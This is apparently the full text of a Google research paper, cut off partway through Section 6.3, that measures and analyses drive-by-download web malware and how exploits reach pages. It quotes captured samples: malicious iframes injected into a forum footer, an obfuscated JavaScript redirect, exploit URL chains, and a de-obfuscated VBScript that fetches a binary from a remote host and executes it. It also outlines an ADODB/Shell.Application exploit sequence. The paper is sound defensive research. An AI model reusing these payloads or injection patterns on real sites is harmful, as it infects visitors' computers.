The Ghost In The Browser
Analysis of Web-based Malware

Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang and Nagendra Modadugu
Google, Inc.
{niels, deanm, panayiotis, kewang, ngm}@google.com

Abstract

As more users are connected to the Internet and conduct their daily activities electronically, computer users have become the target of an underground economy that infects hosts with malware or adware for financial gain. Unfortunately, even a single visit to an infected web site enables the attacker to detect vulnerabilities in the user's applications and force the download a multitude of malware binaries. Frequently, this malware allows the adversary to gain full control of the compromised systems leading to the ex-filtration of sensitive information or installation of utilities that facilitate remote control of the host. We believe that such behavior is similar to our traditional understanding of botnets. However, the main difference is that web-based malware infections are pull-based and that the resulting command feedback loop is looser. To characterize the nature of this rising thread, we identify the four prevalent mechanisms used to inject malicious content on popular web sites: web server security, user contributed content, advertising and third-party widgets. For each of these areas, we present examples of abuse found on the Internet. Our aim is to present the state of malware on the Web and emphasize the importance of this rising threat.

1. INTRODUCTION

Internet services are increasingly becoming an essential part of our everyday life. We rely more and more on the convenience and flexibility of Internet-connected devices to shop, communicate and in general perform tasks that would otherwise require our physical presence. Although very beneficial, Internet transactions can expose user sensitive information. Banking and medical records, authorization passwords and personal communication records can easily become known to an adversary who can successfully compromise any of the devices involved in on-line transactions.

Unfortunately, the user's personal computer seems to be the weakest link in these transactions. Contrary to the small set of applications running in the tightly managed and frequently updated commercial servers, a personal computer contains a large number of applications that are usually neither managed nor updated. To make things worse, discovering older, vulnerable versions of popular applications is an easy task: a single visit to a compromised web site is sufficient for an attacker to detect and exploit a browser vulnerability. Therefore, the goal of the attacker becomes identifying web applications with vulnerabilities that enable him to insert small pieces of HTML in web pages. This HTML code is then used as a vehicle to test large collections of exploits against any user who visits the infected page.

In most cases, a successful exploit results in the automatic installation of a malware binary, also called *drive-by-download*. The installed malware often enables an adversary to gain remote control over the compromised computer system and can be used to steal sensitive information such as banking passwords, to send out spam or to install more malicious executables over time. Unlike traditional botnets [4] that use push-based infection to increase their population, web-based malware infection follows a pull-based model and usually provides a looser feedback loop. However, the population of potential victims is much larger as web proxies and NAT-devices pose no barrier to infection [1]. Tracking and infiltrating botnets created by web-based malware is also made more difficult due to the size and complexity of the Web. Just finding the web pages that function as infection vector requires significant resources.

Web-based malware infection has been enabled to a large degree by the fact that it has become easier to setup and deploy web sites. Unfortunately, keeping the required software up to date with patches still remains a task that requires human intervention. The increasing number of applications necessary to operate a modern portal, other than the actual web server and the rate of patch releases, makes keeping a site updated a daunting task and is often neglected.

To address this problem and to protect users from being infected while browsing the web, we have started an effort to identify all web pages on the Internet that could potentially be malicious. Google already crawls billions of web pages on the Internet. We apply simple heuristics to the crawled pages repository to determine which pages attempt to exploit web browsers. The heuristics reduce the number of URLs we subject to further processing significantly. The pages classified as potentially malicious are used as input to instrumented browser instances running under virtual machines. Our goal is to observe the malware behavior when visiting malicious URLs and discover if malware binaries are being downloaded as a result of visiting a URL. Web sites that have been identified as malicious, using our verification procedure, are labeled as potentially harmful when returned as a search result. Marking pages with a label allows users to avoid exposure to such sites and results in fewer users being infected. In addition, we keep detailed statistics about detected web pages and keep track of identified malware binaries for later analysis.

In this paper, we give an overview of the current state of malware on the web. Our evaluation is based on Internet-

wide measurements conducted over a period of twelve months starting March 2006. Our results reveal several attack strategies for turning web pages into malware infection vectors. We identify four different aspects of content control responsible for enabling browser exploitation: advertising, third-party widgets, user contributed content and web server security. Through analysis and examples, we show how each of these categories can be used to exploit web browsers.

Furthermore, we are interested in examining how malware takes advantage of browser vulnerabilities to install itself on users' computers. In addition, we evaluate trends from tracking confirmed malicious web pages. We show the distribution of malware binaries across different sites over time. Also, we present data on the evolution of malware binaries over time and discuss obfuscation techniques used to make exploits more difficult to reverse engineer.

The remainder of this paper is organized as follows: in Section 2, we discuss related work. Section 3 provides an overview of our mechanism for automatic detection of malicious pages. In Section 4, we discuss how different types of content control allow adversaries to place exploits on third-party web servers and show different techniques for exploiting web browsers and gaining control over a user's computer in Section 5. Recent trends and examples of malware spreading on the Internet are illustrated in Section 6. We conclude with Section 7.

2. RELATED WORK

Moshchuk *et. al* conducted a study of spyware on the web by crawling 18 million URLs in May 2005 [7]. Their primary focus was not on detecting drive-by-downloads but finding links to executables labeled spyware by an adware scanner. However, they also sampled 45,000 URLs for drive-by-downloads and showed a decrease in drive-by-downloads over time. Our analysis is different in several ways: we systematically explain how drive-by-downloads are enabled and we have conducted a much larger analysis. We analyzed the content of several billion URLs and executed an in-depth analysis of approximately 4.5 million URLs. From that set, we found about 450,000 URLs that were successfully launching drive-by-downloads of malware binaries and another 700,000 URLs that seemed malicous but had lower confidence. This is a much larger fraction than reported by the University of Washington study.

HoneyMonkey from Wang *et. al* is a system for detecting exploits against Windows XP when visiting web page in Internet Explorer [8]. The system is capable of detecting zero-day exploits against Windows and can determine which vulnerability is being exploited by exposing Windows systems with different patch levels to dangerous URLs. Our analysis is different as we do not care about specific vulnerabilities but rather about how many URLs on the Internet are capable of compromising users. During their study, HoneyMonkey was used to analyze about 17,000 URLs for exploits and found about 200 that were dangerous to users.

3. DETECTING DANGEROUS WEB PAGES

Before we describe how to detect malicious web pages automatically, we need to explain our definition of malicious. A web page is deemed malicious, if it causes the automatic installation of software without the user's knowledge or consent. We do not attempt to investigate the actual behavior of the installed software but rather identify the mechanisms used to introduce the software into the system via the browser.



Figure 1: This diagram shows an overview of our detection architecture. We heuristically select candidate URLs and determine via execution in a virtual machine if the URL exhibits malicious behavior.

Our automated analysis harnesses the fact that Google, as part of indexing the web, has the content of most web pages already available for post-processing. We divide the analysis into three phases: identification of candidate URLs, in-depth verification of URLs and aggregation of malicious URLs into site level ratings. An overview of this architecture is shown in Figure 1.

In first phase we employ MapReduce [5] to process all the crawled web pages for properties indicative of exploits. MapReduce is a programming model that operates in two stages: the *Map* stage takes a sequence of key-value pairs as input and produces a sequence of intermediate key-value pairs as output. The *Reduce* stage merges all intermediate values associated with the same intermediate key and outputs the final sequence of key-value pairs. We use the *Map* stage to output the URL of an analyzed web page as key and all links to potential exploit URLs as values. In the simple case, this involves parsing HTML and looking for elements known to be malicious, for example, an `iframe` pointing to a host known to distribute malware. This allows us to detect the majority of malicious web pages. To detect pages that do not fall in the previous categories, we examine the interpreted Javascript included on each web page. We detect malicious pages based on abnormalities such as heavy obfuscation commonly found as part of exploits; see Section 6.1 for more details. The *Reduce* stage simply discards all but the first intermediate value. The MapReduce allows us to prune several billion URLs into a few million. We can further reduce the resulting number of URLs by sampling on a per-site basis; implemented as another MapReduce.

To verify that a URL is really the cause of a web browser exploit, we instrument Internet Explorer in a virtual machine. We then feed and ask it to navigate to each candidate URL. We record all HTTP fetches as well as state changes to the virtual machine such as a new processes being started, registry and file system changes. For each URL, we score the analysis run by assigning individual scores to each recorded component. For example, we classify each HTTP fetch using a number of different anti-virus engines. The total score for a run is the sum of all individual scores. If we find that



Figure 2: In this graph we display the daily number of total URLs we process. For each day, we present how many URLs are classified as harmless, malicious and inconclusive.

new processes are running on the machine as a result of visiting a web page, it's usually a strong sign that a drive-by download has happened. To get additional signals for detecting drive-by-downloads, we also monitor changes to the file system and registry. The discovery rate of bad URLs for our initial prototype is shown in Figure 2. It shows that we initially performed in-depth analysis of approximately fifty thousand unique URLs per day but then were able, due to optimizations, to increase the rate to approximately 300,000 URLs per day. At peak performance, the system finds approximately ten to thirty thousand malicious URLs each day that are responsible for installing malware.

At the time of this writing, we have conducted in-depth analysis of about 4.5 million URLs and found 450,000 URLs that were engaging in drive-by-downloads. Another 700,000 seemed malicious but had lower confidence. That means that about about 10% of the URLs we analyzed were malicious and provides verification that our MapReduce created good candidate URLs.

To determine which search results should be flagged as potentially harmful, we aggregate the URL analysis on a site basis. If the majority of URLs on a site are malicious, the whole site, or a path component of the site, might be labeled as harmful when shown as a search result. As we store the analysis results of all scanned URLs over time, we are in a good position to present the general state of malware on the Internet which is the topic of the remainder of this paper.

4. CONTENT CONTROL

To determine how exploits are placed on a web page, it is important to understand the components that constitute a web page and their corresponding dependencies. Usually, the majority of a web site's content is created by the web site owner. However, as web sites are more and more supported by advertising, they may also display ads from third-party advertising networks. These ads are usually connected to the web page via external Javascript or iframes. Moreover, some sites allow users to contribute their own content, for example via postings to forums or blogs. Depending on the site's configuration, user contributed content may be restricted to text but often can also contain HTML such as links to images or other external content. To make web pages look more attractive, some web masters include third-party widgets ranging from simple traffic counters to complex calendaring systems as part of their design. As external content is normally not under the web master's control, she needs to trust that content from external links is safe. Unfortunately, this is often not the case. In this section, we present a detailed analysis of the different types of content control and how they are being misused to compromise unsuspecting visitors.

4.1 Webserver Security

The contents of a web site are only as secure as the set of applications used to deliver the content, including the actual HTTP server, scripting applications (*e.g. PHP, ASP etc.*)and database backends. If an adversary gains control of a server, she can modify its content to her benefit. For example, she can simply insert the exploit code into the web server's templating system. As a result, all web pages on that server may start exhibiting malicious behavior. Although we have observed a variety of web server compromises, the most common infection vector is via vulnerable scripting applications. We observed vulnerabilities in phpBB2 or InvisionBoard that enabled an adversary to gain direct access to the underlying operating system. That access can often be escalated to super-user privileges which in turn can be used to compromise any web server running on the compromised host. This type of exploitation is particularly damaging to large virtual hosting farms, turning them into malware distribution centers.

```
<!-- Copyright Information -->
<div align='center' class='copyright'>Powered by
<a href="http://www.invisionboard.com">Invision Power Board</a>(U)
v1.3.1 Final &copy; 2003  
<a href='http://www.invisionpower.com'>IPS, Inc.</a></div>
</div>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/193/new.php'></iframe>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/new.php?adv=193'></iframe>
```

Figure 3: A web server powered by Invision Power Board has been compromised to infect any user who visits it. In this example, two iframes were inserted into the copyright boiler plate. Each iframe serves up a number of different exploits.

In Figure 3 we display an example of a compromised Invision Power Board system. Two iframes have been inserted into the copyright boiler plate so that any page on that forum attempts to infect visitors. In this specific example, we first noticed iframes in October 2006 pointing to `fdghewrtewrtyrew.biz`. They were switched to `wsfgfdgrtyhgfd.net` in November 2006 and then to `statrafongon.biz` in December 2006. Although not conclusive, the monthly change of iframe destinations may be an indicator of the lifetime of the malware distribution sites. As a result of visiting the web page in this example, our test computer started running over 50 malware binaries.

4.2 User Contributed Content

Many web sites feature web applications that allow visitors to contribute their own content. This is often in the form of blogs, profiles, comments, or reviews. Web applications usually support only a limited subset of the hypertext markup language, but in some cases poor sanitization or checking allows users to post or insert arbitrary HTML into web pages. If the inserted HTML contains an exploit, all visitors of the posts or profile pages are exposed to the attack. Taking advantage of poor sanitization becomes even easier if the site permits anonymous posts, since all visitors

are allowed to insert arbitrary HTML. In our collected data, we discovered several web bulletin boards that exhibited malicious behavior because visitors were allowed to post arbitrary HTML, including `iframe` and `script` tags, into users' web boards. Adversaries used automated scripts, exploiting this lack of sanitization, to insert thousands of posts with malicious iframes into users' web boards.

A similar example occurred on a site that allowed users to create their own online polls. The site claimed limited HTML support, but we found a number of polls that contained the following JavaScript:

```
  <SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="('";
awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="')";
if (vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

De-obfuscating this code is straight forward– one can simply read the quoted letters:

```
location.replace('http://videozfree.com')
```

When visiting this specific poll, the browser is automatically redirected to `videozfree.com`, a site that employs both social engineering and exploit code to infect visitors with malware.

4.3 Advertising

Advertising usually implies the display of content which is controlled by a third-party. On the web, the majority of advertisements are delivered by dedicated advertising companies that provide small pieces of Javascript to web masters for insertion on their web pages. Although web masters have no direct control over the ads themselves, they trust advertisers to show non-malicious content. This is a reasonable assumption as advertisers rely on the business from web masters. Malicious content could harm an advertiser's reputation, resulting in web masters removing ads deemed unsafe. Unfortunately, sub-syndication, a common practice which allows advertisers to rent out part of their advertising space, complicates the trust relationship by requiring transitive trust. That is, the web master needs to trust the ads provided, not by the first advertiser, but rather from a company that might be trusted by the first advertiser. However, in practice, trust is usually not transitive [2] and the further one moves down the hierarchy the less plausible it becomes that the final entity can be trusted with controlling part of a web site's content.

To illustrate this problem we present an example found on a video content sharing site in December 2006. The web page in question included a banner advertisement from a large American advertising company. The advertisement was delivered in form of a single line of JavaScript that generated JavaScript to be fetched from another large American advertising company. This JavaScript in turn generated more JavaScript pointing to a smaller American advertising company that apparently uses geo-targeting for its ads. The geo-targeted ad resulted in a single line of HTML containing an `iframe` pointing to a Russian advertising company. When trying to retrieve the `iframe`, the browser got redirected, via a `Location` header, towards an IP address of the following form `xx.xx.xx.xx/aeijs/`. The IP address served encrypted JavaScript which attempted multiple exploits against the browser and finally resulted in the installation of several malware binaries on the user's computer. Although it is very likely that the initial advertising companies were unaware of the malware installations, each redirection gave another party control over the content on the original web page. The only straightforward solution seems to be putting the burden of content sanitization on the original advertiser.

4.4 Third-Party Widgets

A third-party widget is an embedded link to an external JavaScript or iframe that a web master uses to provide additional functionality to users. A simple example is the use of free traffic counters. To enable the feature on his site, the web master might insert the HTML shown in Figure 4 into his web page.

```
<!-- Begin Stat Basic code -->
<script language="JavaScript"
     src="http://m1.stat.xx/basic.js">
</script><script language="JavaScript">
<!--
  statbasic("ST8BiCCLfUdmAHKtah3InbhtwoWA", 0);
// -->
</script> <noscript>
<a href="http://v1.stat.xx/stats?ST8BidmAHKthtwoWA">
<img src="http://m1.stat.xx/n?id=ST8BidmAHKthtwoWA"
border="0" nosave width="18" height="18"></a></noscript>
<!-- End Stat Basic code -->
```

Figure 4: Example of a widget that allows a third-party to insert arbitrary content into a web page. This widget used to keep statistics of the number of visitors since 2002 until it was turned into a malware infection vector in 2006.

While examining our historical data, we detected a web page that started linking to a free statistics counter in June 2002 and was operating fine until sometime in 2006, when the nature of the counter changed and instead of cataloging the number of visitors, it started to exploit every user visiting pages linked to the counter. In this example, the now malicious JavaScript first records the presence of the following external systems: Shockwave Flash, Shockwave for Director, RealPlayer, QuickTime, VivoActive, LiveAudio, VRML, Dynamic HTML Binding, Windows Media Services. It then outputs another piece of JavaScript to the main page:

```
d.write("<scr"+"ipt language='JavaScript'
 type='text/javascript'
 src='http://m1.stats4u.yy/md.js?country=us&id="+ id +
 "&_t="+(new Date()).getTime()+"'></scr"+"ipt>")
```

This in turn triggers another wave of implicit downloads finally resulting in exploit code.

```
http://expl.info/cgi-bin/ie0606.cgi?homepage
http://expl.info/demo.php
http://expl.info/cgi-bin/ie0606.cgi?type=MS03-11&SP1
http://expl.info/ms0311.jar
http://expl.info/cgi-bin/ie0606.cgi?exploit=MS03-11
http://dist.info/f94mslrfum67dh/winus.exe
```

The URLs are very descriptive. This particular exploit is aimed at a bug described in *Microsoft Security Bulletin*

MS03-011: A flaw in Microsoft VM Could Enable System Compromise. The technical description states:

> *In order to exploit this vulnerability via the web-based attack vector, the attacker would need to entice a user into visiting a web site that the attacker controlled. The vulnerability itself provide no way to force a user to a web site.*

In this particular case, the user visited a completely unrelated web site that was hosting a third-party web counter. The web counter was benign for over four years and then drastically changed behavior to exploit any user visiting the site. This clearly demonstrates that any delegation of web content should only happen when the third party can be trusted.

One interesting example we encountered was due to `iframe-money.org`. This organization would pay web masters for compromising users by putting an `iframe` on their web site. Participating web masters would put their affiliate id in the iframe so that they could be paid accordingly:

```
<iframe
  src="http://www.iframemoney.org/banner.php?id=yourid"
   width="460" height="60"...></iframe>
```

At the time of this writing, `iframemoney.org` has been operating since October 2006 and is offering $7 for every 10,000 unique views. However, towards the end of December 2006, `iframemoney.org` added the following exclusion to their program: *We don't accept traffic from Russia, Ukraine, China, Japan.*

The reason for such action from the organization is not clear. One possible explanation might be that compromising users from those regions did not provide additional value: unique visitors from those regions did not offer adequate profit. This can be because users from that region are not economically attractive or because hosts from that regions were used to create artificial traffic. Another reason might be that users from those countries were infected already or had taken specific counter-measures against this kind of attack.

5. EXPLOITATION MECHANISMS

To install malware on a user's computer, an adversary first needs to gain control over a user's system. A popular way of achieving this in the past was by finding vulnerable network services and remotely exploiting them, *e.g.* via worms. However, lately this attack strategy has become less successful and thus less profitable. The proliferation of technologies such as Network Address Translators (NATs) and Firewalls make it difficult to remotely connect and exploit services running on users' computers. This filtering of incoming connections forced attackers to discover other avenues of exploitation. Since applications that run locally are allowed to establish connections with servers on the Internet, attackers try to lure users to connect to malicious servers. The increased capabilities of web browsers and their ability to execute code internally or launch external programs make web servers an an attractive target for exploitation.

Scripting support, for example, via Javascript, Visual Basic or Flash, allows a web page to collect detailed information about the browser's computing environment. While these capabilities can be employed for legitimate purposes such as measuring the population of users behind NATs and proxies [1], adversaries are using them to determine the vulnerabilities present on a user's computer. Once a vulnerability has been discovered, an adversary can choose an appropriate exploit and ask the web browser to download it from the network unhindered by NATs or firewalls. Even when no vulnerabilities can be found, it is often possible to trick users into executing arbitrary content.

5.1 Exploiting Software

To install malware automatically when a user visits a web page, an adversary can choose to exploit flaws in either the browser or automatically launched external programs and extensions. This type of attack is known as *drive-by-download*. Our data corpus shows that multiple exploits are often used in tandem, to download, store and then execute a malware binary.

A popular exploit we encountered takes advantage of a vulnerability in Microsoft's Data Access Components that allows arbitrary code execution on a user's computer [6]. The following example illustrates the steps taken by an adversary to leverage this vulnerability into remote code execution:

- The exploit is delivered to a user's browser via an `iframe` on a compromised web page.
- The `iframe` contains Javascript to instantiate an ActiveX object that is not normally safe for scripting.
- The Javascript makes an XMLHTTP request to retrieve an executable.
- *Adodb.stream* is used to write the executable to disk.
- A *Shell.Application* is used to launch the newly written executable.

A twenty line Javascript can reliably accomplish this sequence of steps to launch any binary on a vulnerable installation. Analyzing these exploits is sometimes complicated by countermeasures taken by the adversaries. For the example above, we were able to obtain the exploit once but subsequent attempts to download the exploit from the same source IP addresses resulted in an empty payload.

Another popular exploit is due to a vulnerability in Microsoft's WebViewFolderIcon. The exploit Javascript uses a technique called *heap spraying* which creates a large number of Javascript string objects on the heap. Each Javascript string contains $x86$ machine code (shellcode) necessary to download and execute a binary on the exploited system. By spraying the heap, an adversary attempts to create a copy of the shellcode at a known location in memory and then redirects program execution to it.

Although, these two exploit examples are the most common ones we encountered, many more vulnerabilities are available to adversaries. Instead of blindly trying to exploit them, we have found Javascript that systematically catalogs the computing environment. For example, it checks if the user runs *Internet Explorer* or *Firefox*. The Javascript also determines the version of the JVM and which patches have been applied to the operating system. Based on this data, it creates a list of available vulnerabilities and requests the corresponding exploits from a central server.

To successfully compromise a user, adversaries need to create reliable exploits for each vulnerability only once and

then supply them to the browser as determined by the Javascript. This approach is both flexible as well as scalable as the user's computer does most of the work.

5.2 Tricking the User

When it's not possible to find an exploitable vulnerability on a user's computer, adversaries take advantage of the fact that most users can execute downloaded binaries. To entice users to install malware, adversaries employ social engineering. The user is presented with links that promise access to "interesting" pages with explicit pornographic content, copyrighted software or media. A common example are sites that display thumbnails to adult videos. Clicking on a thumbnail causes a page resembling the Windows Media Player plug-in to load. The page asks the user to download and run a special "codec" by displaying the following message:

> Windows Media Player cannot play video file. Click here to download missing Video ActiveX Object.

This "codec" is really a malware binary. By pretending that its execution grants access to pornographic material, the adversary tricks the user into accomplishing what would otherwise require an exploitable vulnerability.

6. TRENDS AND STATISTICS

In our efforts to understand how malware is distributed through web sites, we studied various characteristics of malware binaries and their connection to compromised URLs and malware distribution sites. Our results try to capture the evolution of all these characteristics over a twelve month period and present an estimate of the current status of malware on the web. We start our discussion by looking into the obfuscation of exploit code. To motivate how web-based malware might be connected to botnets, we investigate the change of malware categories and the type of malware installed by malicious web pages over time. We continue by presenting how malware binaries are connected to compromised sites and their corresponding binary distribution URLs.

6.1 Exploit Code Obfuscation

To make reverse engineering and detection by popular anti-virus and web analysis tools harder, authors of malware try to camouflage their code using multiple layers of obfuscation. Here we present an example of such obfuscation using three levels of wrapping. To unveil each layer, the use of a different application is required. Below we present the first layer of quoted JavaScript that is being unquoted and reinserted into the web page:

```
document.write(unescape("%3CHEAD%3E%0D%0A%3CSCRIPT%20
LANGUAGE%3D%22Javascript%22%3E%0D%0A%3C%21--%0D%0A
/*%20criptografado%20pelo%20Fal%20-%20Deboa%E7%E3o
...
%3C/BODY%3E%0D%0A%3C/HTML%3E%0D%0A"));
//-->
</SCRIPT>
```

The resulting JavaScript contains another layer of JavaScript escaped code:

```
<SCRIPT LANGUAGE="Javascript">
<!--
/* criptografado pelo Fal - [...]
document.write(unescape("%0D%0A%3Cscript%20language%3D
%22VBScript%22%3E%0D%0A%0D%0A%20%20%20%20on%20error%20
resume%20next%0D%0A%0D%0A%20%20%20%20%0D%0A%0D%0A%20%20
...
D%0A%0D%0A%20%20%20%20%3C/script%3E%0D%0A%3C/html%3E"));
//-->
</SCRIPT>
```

Unwrapping it results in a Visual Basic script that is used to download a malware binary onto the users computer where it is then executed:

```
<script language="VBScript">
    on error resume next
    dl = "http://foto02122006.xxx.ru/foto.scr"
    Set df = document.createElement("object")
    df.setAttribute "classid",
         "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
    str="Microsoft.XMLHTTP"
    Set x = df.CreateObject(str,"")
...
    S.close
    set Q = df.createobject("Shell.Application","")
    Q.ShellExecute fname1,"","","open",0
</script>
```

This last code contains the VBScript exploit. It was wrapped inside two layers of JavaScript escaped code. Therefore, for the exploit to be successful, the browser will have to execute two JavaScript and one VBScript programs. While mere JavaScript escaping seems fairly rudimentary, it is highly effective against both signature and anomaly-based intrusion detection systems. Unfortunately, we observed a number of instances in which reputable web-pages obfuscate the Javascript they serve. Thus, obfuscated Javascript is not in itself a good indicator of malice and marking pages as malicious based on that can lead to a lot of false positives.

6.2 Malware Classification

We are interested in identifying the different types of malware that use the web as a deployment vehicle. In particular, we would like to know if web-based malware is being used to collect compromised hosts into botnet-like command and control structures. To classify the different types of malware, we use a majority voting scheme based on the characterization provided by popular anti-virus software. Employing multiple anti-virus engines allows us to determine whether some of the malware binaries are actually new, false positive, or older exploits. Since anti-virus companies have invested in dedicated resources to classify malware, we rely on them for all malware classification.

The malware analysis report that anti-virus engines provide contains a wide range of information for each binary and its threat family. For our purposes, we extract only the the relevant threat family. In total, we have the following malware threat families:

- `Trojan`: software that contains or installs a malicious program with a harmful impact on a user's computer.
- `Adware`: software that automatically displays advertising material to the user resulting in an unpleasant user experience.
- `Unknown/Obfuscated`: A binary that has been obfuscated so that we could not determine its functionality.

We employ two different measures to assess the categories of malware encountered on the web. We look at the number of unique malware binaries we have discovered, about



Figure 5: This graph shows the relative distribution of the predominant malware categories over a period of eight months.`Adware` and `Trojans` are the most prevalent malware categories but their relative percentage varies with time.



Figure 6: This graph shows the number of unique URLs engaging in drive-by-downloads discovered by our system over a sixty day period. It shows the predominant malware categories installed as a result of visiting a malicious web page. We found that `Trojans` were the most frequent malware category - they were installed by over 300,000 URLs.

200,000 at time of this writing, but also at the number of unique URLs responsible for distributing them. For this measurement, we assumed that two binaries are different if their cryptographic digests are different. The actual number of unique malware binaries is likely to be much lower as many binaries differ only in their binary packing [3] and not in their functionality. Unfortunately, comparing two binaries based on their structural similarities or the exploit they use is computationally expensive. In addition, there are currently no readily available tools to normalize binaries, so here we focus our analysis to binaries with unique hashes.

Figure 5 shows the distribution of categories over the last eight months for the malware we detected. Overall, we find that `Adware` and `Trojans` are the most prevalent malware categories. The relative percentage of the different categories appears to have large popularity variance. The only consistent trend that we have observed is a decrease in binaries classified as Adware.

Trymedia and NewDotNet are the most common providers of Adware. Adware from both of these providers typically arrives bundled with other software, such as games or P2P file sharing programs. Software writers are offered monetary incentives for including adware in their software, for instance payment per installation, or ad-revenue sharing. For Trojans, we find that Trojan downloaders and banking Trojans are the most common. Trojan downloaders are usually a bootstrap to download other arbitrary binaries onto a machine. Banking Trojans, on the other hand, specifically target financial transactions with banks and steal sensitive information such as bank account numbers and corresponding passwords. The extracted information is often sent back to the adversary via throw-away email accounts.

Although, the number of unique malware binaries provide a measure of diversity, they do not allow us to measure the exposure to potentially vulnerable users. To get a better idea of how likely users are to be infected with a certain type of malware, we measured the number of unique web pages reponsible for drive-by-downloads over a two month peroid. Figure 6 shows how many different URLs we found installing different malware categories. Our study shows that `Trojans` are installed by over 300,000 web pages and that both `Adware` and `Unknown` binaries are signifiantly less frequent and installed by only 18,000 and 35,000 web pages respectively.

Although classifications from anti-virus engines allow us to place a binary into a coarse category, that is not sufficient to understand the purpose of a particular malware binary. This limitation is due to the difficulty of determining the intent of a binary by just using static analysis. That is why we also examine the actual behavior of malware binaries by observing their interaction with the operating system when executed using a browser. Although, not automated at the time of this writing, we have been analyzing HTTP requests made by malware after a system was infected. We investigated HTTP requests not launched from the browser and found that the majority seemed to be for pop-up advertising and rank inflation. However, in some cases, malware was making HTTP requests to receive binary updates and instructions. In the cases, where the anti-virus engines provided a classification, the binaries were labeled either as `Trojan` or `Worm`. The main difference between web-based malware and traditional botnets is a looser feedback loop for the command and control network. Instead of a bot master pushing out commands, each infected host periodically connects to a web server and receives instructions. The instructions may be in the form of a completely new binary. The precise nature of web-based botnets requires further study, but our empirical evidence suggests that the web is a rising source of large-scale malware infections and likely responsible for a siginficant fraction of the compromised hosts currently on the Internet.

6.3 Remotely Linked Exploits

Examining our data corpus over time, we discovered that the majority of the exploits were hosted on third-party servers and not on the compromised web sites. The attacker had managed to compromise the web site content to point towards an external URL hosting the exploit either via iframes or external JavaScript. Another, less popular technique, is



Figure 7: The two graphs display statistics on the popularity of third-party exploit URLs. The top graphs shows the number of URLs pointing to the most popular exploits whereas the bottom graph shows how many different hosts point to the same set of exploits. We see a large variance in the number of hosts compared to the number of URLs.

